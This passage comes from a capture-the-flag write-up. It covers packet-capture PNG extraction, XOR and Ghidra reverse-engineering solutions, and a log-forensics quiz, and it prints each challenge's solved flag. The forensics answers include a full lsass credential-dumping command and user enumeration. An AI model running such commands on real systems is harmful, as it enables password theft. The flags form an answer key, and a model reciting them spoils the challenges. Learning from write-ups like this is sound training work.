
```
0000  02 00 01 fb 03 f7 03 52  00 02 41 95 1f 02 1f 95   .......R ..A.....
0010  cb 00 00 00 01 97 01 01  00 15 00 66 00 6c 00 61   ........ ...f.l.a
0020  00 67 00 2e 00 70 00 6e  00 67 00 00 c3 00 00 62   .g...p.n .g.....b
0030  e9 48 1f 71 89 50 4e 47  0d 0a 1a 0a 00 00 00 0d   .H.q.PNG ........
0040  49 48 44 52 00 00 06 55  00 00 00 30 08 06 00 00   IHDR...U ...0....
0050  00 88 79 fc f0 00 00 00  01 73 52 47 42 00 ae ce   ..y..... .sRGB...
0060  1c e9 00 00 20 00 49 44  41 54 78 5e ed dd 09 fc   .... .ID ATx^....
0070  76 5d 35 3f fe 2b 43 a1  32 26 43 86 28 91 32 54   v]5?.+C. 2&C.(.2T
0080  48 83 28 4a 4a f3 28 29  49 25 89 3c 8f 27 a4 94   H.(JJ.() I%.<.'..
0090  28 34 cf 51 68 8e 4a 83  07 99 42 86 42 11 52 86   (4.Qh.J. ..B.B.R.
00a0  12 ca 3c 54 8a 90 a4 ff  eb 7d fd ac ef 7f dd fb   ..<T.... .}......
00b0  39 c3 3e e7 3a e7 dc d7  7d 3f 7b bd 5e f7 ab 9e   9.>.:... }?{.^...
00c0  ef 75 ce 3e fb ac b3 f7  da 6b ad cf 1a 2e f2 be   .u.>.... .k......
00d0  f7 bd ef 7d bb 46 47 c1  01 9f e2 79 cf 7b de ee   ...}.FG. ...y.{..
```

We can see the PNG header. We see that those packets represent some bluetooth traffic and we also see that those packets differ a bit (Start SDU, Continuation SDU and End SDU)
We also see the ***flag.png*** string in the packet that contain the PNG header.

Now all we need to do is dump the packets' bytes that represent the PNG, delete some bytes that are associated with the packet and not the PNG file and then concatenate all of them.


In order to dump a packet we use Ctrl + Shift + X (File -> Export packet bytes…) shortcut and save the packet's bytes in a bin file.

For Start SDU packets:



We know that the PNG magic is 0x89 0x50 0x4e 0x47 (highlighted in the picture) so we need to delete the first 0x2e bytes from every Start SDU packet.

For Continuation SDU packets:



We can see that the 0x4 0xc1 bytes are from the packet so we need to delete the first 6 bytes from every Continuation SDU packets (since the bytes 0x02 0x00 0x01 0xf9 0x03 won't be dumped by the Export packet bytes… function)

For End SDU packets:
Same as Continuation SDU packets. We need to delete the first 6 bytes.

NOW before we concatenate the results we also need to delete the last 2 bytes from every packet (Start, Continuation and End SDU) since the last 2 bytes represent the FCS field of the packet and therefore those bytes are not from the PNG.

NOW we can concatenate all those results and get flag.png:
CTF{ad6f194e96b6538168c95423b234cc0604e716d22287e16554f43d4a3e8fb989}

FLAG: CTF{ad6f194e96b6538168c95423b234cc0604e716d22287e16554f43d4a3e8fb989}

5. Awesome-One - Reverse engineering (Thanks Ioana for helping me with this challenge 🙂)


DESCRIPTION

One would simply want to be with the rest.

NOTE: The format of the flag is CTF{}, for example: CTF{foobar}. The flag must be submitted in full, including the CTF and curly bracket parts.

For this one I've used the similar trick with "CTF{" XOR ENCRYPTED_FLAG and saw that the key is 0x45. Also, if you open the binary in ghidra you will see a XOR instruction with strlen(enc_flag) as one of the parameter. And strlen(enc_flag) is 0x45.

NOTE : If you look at this binary in Ghidra you will see something like result |= password[i] ^ strlen(password) ^ strlen(enc_flag). Since it's a XOR encryption strlen(password) == strlen(enc_flag) so strlen(password) ^ strlen(enc_flag) = 0. So we need to pass strlen(enc_flag) NULLS as password to bypass the check 😐. And even if we do that, I couldn't see a printf(flag) or something similar…



FLAG: CTF{fc3a41a577ff10786a2fdbfcad18ef47ea78d426a47d097a49e3803f7e9c0e96}

6. Combination - Reverse engineering (Thanks Ioana for helping me with this challenge 🙂)

DESCRIPTION

There are not that many combinations one can do here.

NOTE: The format of the flag is CTF{}, for example: CTF{foobar}. The flag must be submitted in full, including the CTF and curly bracket parts.

Since it's a reverse challenge let's open the binary in Ghidra.

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Main() function:

```
int main(int argl,char **arg2,char **arg3)

{
  int iVarl;
  __ssize_t _Var2;
  long in_FS_OFFSET;
  int var498324;
  char *var389534;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  printf("Please enter validation: ");
  var498324 = 0;
  _Var2 = getline(&var389534,(size_t *)&var498324,stdin);
  var498324 = (int)_Var2;
  var389534[(long)var498324 + -1] = '\0';
  puts("Verifying your authentication");
  iVarl = validator((long)var389534);
  if (iVarl == 1) {
    puts("Correct authentication received");
  }
  else {
    puts("ERROR: Invalid authentication!");
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

We see a call to validator() function so let's reverse that function.

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
validator() function:

```
int validator(long param_1)

{
  int var1;
  int var2341;

  var2341 = 0;
  while( true ) {
    if (0x1d < var2341) {
      return 1;
    }
    if ((int8_t (*) [4])(long)*(char *)(param_1 + var2341) != verify[var2341 * 9]) break;
    var2341 = var2341 + 1;
  }
  return -1;
}
```

We see that the flag is in the verify array. We just need to multiply the index with 9. Meaning that first character is at index 0, the second one is at 9, the third one at 18 and so on….




FLAG : CTF{fe402183ea30417f5d333b40c22d9b26c1aebed4}

7. log-forensics - Forensics

DESCRIPTION

We know for sure that an attacker attempted to dump the users' passwords on the targeted system. Using your favorite text editor or Terminal commands please help us find answers to the following questions.

Here we've got a zip containing some logs and we needed to answer to some questions. Mostly I've used grep and google 🙂.


Q1. What is the full command used to dump the lsass process on the targeted system? (Points: 10)
Update Answer
procdump64.exe -ma lsass.exe lsass.txt
Q2. What is the IP address of the compromised computer? (Points: 10)
Update Answer
10.0.8.16
Q3. What is the command used by the attacker to enumerate all system users? (Points: 10)
Update Answer
net users
Q4. Which MITRE technique can be assigned to a case where OS passwords are dumped? Flag format <technique_ID>:<technique_name> (Points: 10)
Update Answer
T1003:OS Credential Dumping
Q5. Which Windows Security event code was triggered when the attacker attempted to enumerate the existing local groups on the compromised system? (Points: 10)
Update Answer
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